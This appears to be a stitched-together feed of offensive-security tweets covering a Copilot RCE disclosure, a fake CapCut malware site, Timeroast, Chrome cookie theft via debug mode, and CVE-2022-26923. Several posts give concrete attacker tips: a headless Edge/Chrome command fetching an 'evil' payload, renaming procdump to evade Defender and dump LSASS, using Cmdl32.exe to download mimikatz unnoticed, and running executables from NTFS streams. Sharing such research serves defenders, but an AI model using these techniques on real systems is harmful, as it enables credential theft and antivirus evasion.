I bypassed user approvals and achieved RCE in VS Code Copilot by flipping 4 bits.
Find out how: https://t.co/lKU2BisgsQ
Thanks to @msftsecresponse for rapidly triaging and patching this vulnerability.
⚠️ Falso sitio de #Capcut que ofrece crear videos con #InteligenciaArtificial descarga malware.
Abrimos hilo para analizar un ejemplo reciente que busca aprovechar el interés por la creación de videos con IA para infectar a sus víctimas con #malware.
NetExec has a new Module: Timeroast🔥
In AD environments, the DC hashes NTP responses with the computer account NT hash. That means that you can request and brute force all computer accounts in a domain from an UNAUTHENTICATED perspective!
Implemented by @Disgame_
1/3🧵

what a wonderful technique for stealing chrome/edge cookies without knowing the user password via chrome debug mode by @mangopdf:
https://t.co/T2ct1WI6e3
have not known it before (what a shame😄), although it is 4+ yrs old and still working.
here it is, demo using Sliver C2.🔥
The first blog post is here. This one covers the technical details of CVE-2022-26923 (Active Directory Domain Services Elevation of Privilege Vulnerability).
The vulnerability was patched as part of the May 2022 Security Updates from Microsoft.
https://t.co/MJKEoZTuo2


Windows Defender AV allows Everyone to read the configured exclusions on the system 🤦
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions" /s

Another way to download files using msedge/chrome:
[msedge.exe | chrome.exe] --headless --enable-logging --disable-gpu --dump-dom "http://server/evil.b64.html" > out.b64
- Downloaded file should end with .html.
- Binaries should be encoded.

If you rename procdump.exe to dump64.exe and place it in the "C:\Program Files (x86)\Microsoft Visual Studio\*" folder, you can bypass Defender and dump LSASS.
Need to go under the radar downloading #mimikatz (and other suspect payloads)? Then newly discovered #lolbin "C:\Windows\System32\Cmdl32.exe" (signed by MS) is for you. It's like a new certutil.exe but absolutely unheard of by any antivirus software!

write an EXE into any file's NTFS stream, and run it as a process. We can delete the file, even the process is still running :)
it's cool how Windows manage file locks